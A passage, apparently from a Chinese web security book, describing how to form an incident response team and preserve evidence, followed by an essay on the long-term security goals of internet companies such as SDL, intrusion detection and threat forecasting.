建立紧急响应流程，首先要建立“紧急响应小组”，这个小组全权负责对紧急安全事件的处理、资源协调工作。小组成员需要包括：

- 技术负责人
- 产品负责人
- 最了解技术架构的资深开发工程师
- 资深网络工程师
- 资深系统运维工程师
- 资深DBA
- 资深安全专家
- 监控工程师
- 公司公关

这个小组的主要工作是在第一时间弄清楚问题产生的原因，并协调相关的资源进行处理。因此小组的成员可能随时扩大。

小组成员中包含公司公关，是因为遇到一些影响较大的安全事件时，需要公关发对外的新闻稿。由于公关一般不太了解技术，因此公司公关对外发的新闻稿需要参考安全专家的意见，以免出现言辞不当的情况。

当安全事件发生时，首先应该通知到安全专家，并

由安全专家召集紧急响应小组，处理相关问题。在处理安全问题时，有两个需要注意的地方。

一是需要保护安全事件的现场。从以往的经验看，很多时候由于缺乏安全专家的指导，安全事件的现场往往被工程师破坏，这对后续分析入侵行为以及定损带来了困难。

当入侵事件发生时，首先不要慌张，应该先弄清楚入侵者的所有行为都有哪些，然后评估入侵事件所造成的损失。比较合理的做法是先将被入侵的机器下线，在线下进行分析。

二是以最快的速度处理完问题。紧急响应流程启动后，就是与时间争分夺秒，因此务必在最短的时间内找到对应的人，并制定出相应的计划，很多流程能省则省。这也是为何需要让技术负责人、产品负责人，以及各个领域的资深工程师加入的原因。紧急响应小组的成员，一定要是最了解公司业务和架构的人，这样才能快速定位和解决问题。

紧急响应流程建立以后，可以适当地进行一两次演习，以保证流程的有效性。这些，都是安全运营需要做的工作。

18.6　小结

本章介绍了安全运营的一些方法。

公司安全的发展蓝图可以分为“Find andFix”、“Defend and Defer”、“Secure at the Source”三个方向，每一个方向的最终结果都需要由“安全运营”来保证。

安全运营实施的好坏，将决定公司安全是否能健康地发展。只有把安全运营起来，在变化中对抗攻击，才能真正让安全成为一个持续的过程，才能走在正确的道路上。

（附）谈谈互联网企业安全的发展方向

讨论范围限定在互联网公司，是为了避免和一些安全公司打口水战。我一向认为互联网公司的安全做到极致后，是不太需要购买安全软件或解决方案的，因为一个大的互联网公司发展到一定程度后，其规模和复杂程度决定了世界上没有哪一家安全公司能够提供这样的解决方案，一切都得自力更生。当然这句话也不是绝对的，一些非关键领域或者基础安全领域还是需要安全厂商的支持，比如防火墙设备、桌面安全设备、防DDOS设备等。

但我今天要说的是互联网公司安全的方向。我的命题是：我们今天做了什么，做得够不够，接下来我们还需要做些什么？

在过去的很长时间内，无论是漏洞挖掘者还是安全专家们，都在致力于研究各种各样的漏洞，以此为代表的是OWASP每隔几年就会公布的Top10威胁List。所以在很长一段时间内，互联网公司的安全专家们，包括安全厂商的产品专家们，都在致力于做一件事情：不管是产品还是方案，尽可能地消灭这

些漏洞。

因此，我把互联网公司安全的第一个目标，定义为：让工程师写出的每一行代码都是安全的！

这第一个目标应该理解为互联网公司的产品安全。一个以产品（包括网站、在线服务等，在互联网公司里在线服务也被称为产品）驱动的公司，要做安全，第一件事情必然是要保证核心业务的健康发展。为了达到这个目标，微软有了SDL，基于对软件工程的改造，SDL可以帮助工程师编写出安全的代码。微软的SDL达成了“让微软的工程师写出的大部分代码都是安全的”这一目标。所以我认为SDL是伟大的创造，它在无限接近终极目标。

在这个SDL中，我们就有很多东西需要去完善，也促进了相当多的衍生技术研究和技术产品。比如代码安全扫描工具的研究，仅此一项，就涉及语法分析、词法分析、数据关联、统计学等诸多问题；再比如fuzzing，则涉及各类协议或文件格式、统计学、数据处理、调试与回溯、可重用的测试环境建设等诸多复杂问题。把每一项做精，都不是件容易的事情。

所以SDL是一项需要长期坚持和不断完善的工作。

但是光有这个还无法100%保证不会出现安全问题，于是我定义了互联网公司安全的第二个目标：让所有已知的、未知的攻击，都能在第一时间发现，并迅速报警和追踪。

这第二个目标也挺宏伟的，涉及许多IDS、IPS、蜜罐方面的研究，但光有现有的这些技术，还是远远无法完成这个目标的，因为现在已有的商业的、开源的IDS及IPS都存在着种种局限性，而互联网公司的海量数据和复杂需求，也对这些现有产品提出了严峻的挑战。只有借助大规模超强的计算能力，实施有效的数据挖掘和数据关联工作，或者建立更加立体化的模型，才能逐渐逼近这一目标。

这个目标也是需要无限逼近去完成的一个宏伟目标。我目前在公司做的部分事情，就是在向着这个目标努力，所以无法在这里详谈、深谈。

光前面两个目标，就不知道需要投入多少人力、时间来努力，但我还有点不满足，所以我定义了第三个目标：让安全成为公司的核心竞争力，深入到每一个产品的特性中，能够更好地引导用户使用互联网的习惯。

在一开始，我们使用电脑时，是不需要安装任何杀

毒软件的。但是到了今天，如果一个普通用户新买了电脑，却没有安装任何的杀毒软件或者桌面保护软件，那么大家都会担心他会不会中病毒或木马。这种需求和市场，就完全是病毒和杀毒软件厂商培养和熏陶出来的。所以在今天，很多电脑生产商甚至在电脑出厂时就会预装一个杀毒软件。

前两天我去超市，看到乐事的薯片捆绑销售一盒小的番茄酱。我马上想到了肯德基和麦当劳，我不知道在它们之前是否还有别的速食品是把薯条和番茄酱配在一起销售的，但是我认为肯德基和麦当劳改变了人们吃薯条的习惯：是要蘸着番茄酱吃的。所以乐事的薯片捆绑销售番茄酱，也可以看做是被肯德基做出来的需求和市场。

所以，我认为做互联网公司安全需要达成的一个目标是让安全成为深深植入产品骨髓的一个功能和特性，引导用户使用互联网的习惯，把这个需求和市场做出来。这更是一件需要长期投入和坚持的事情。

我还有最后一个目标：能够观测到整个互联网安全趋势的变化，对未来一段时间内的风险做出预警。

这个预警的目标也是我们部门当初草创时的目标之

一，我至今还没有很好的头绪来想这些问题。但是这个目标反而是今天列举的这些目标中最容易达到的一个，因为已经有公司在做了，而且比较成功。比如McAfee和赛门铁克每隔一段时间都会有互联网威胁报告，国外一些组织比如SANS等也有类似的报告。腾讯这几年一直在做挂马检测方面的工作，所以他们也能在一定程度上预警挂马方面的趋势。

由于有前人的榜样，再借助大规模的客户端或者是强力搜索引擎的海量数据，要做这件事情的路线和方法还是非常清晰的，只是要想做好，还得花上很多的时间和精力。

安全技术一直是依附于技术发展的，不光是技术发展开辟了新的需要安全的领域，技术发展也能给安全技术带来更多的想象空间。

比如10年前，甚至是5年前，可能我们都不需要去想手机是否需要安全这件事情。但是在今天，手机安全已经成为刻不容缓的一个战场，比如前两天报道的在澳洲传播的iPhone蠕虫，这些已经是实实在在的威胁。

而手机安全反过来也促进了一些新的安全技术，比如手机认证能够起到与客户端证书类似的作用，甚

至比客户端证书更进一步，因为手机不是装在电脑上的，而是放在用户的裤兜里的。类似的还有随着计算能力的提升，已经能够处理更大规模的数据，从而使得安全分析会有一些新的发展和变化，这些都是在过去不敢想象的。

在互联网公司做安全一定要有想象力，同时需要紧密关注其他技术领域的发展，这样就不会止步于几种漏洞的研究，而会发现有非常多的有趣的事情正等着去做，这是一个非常宏伟的蓝图。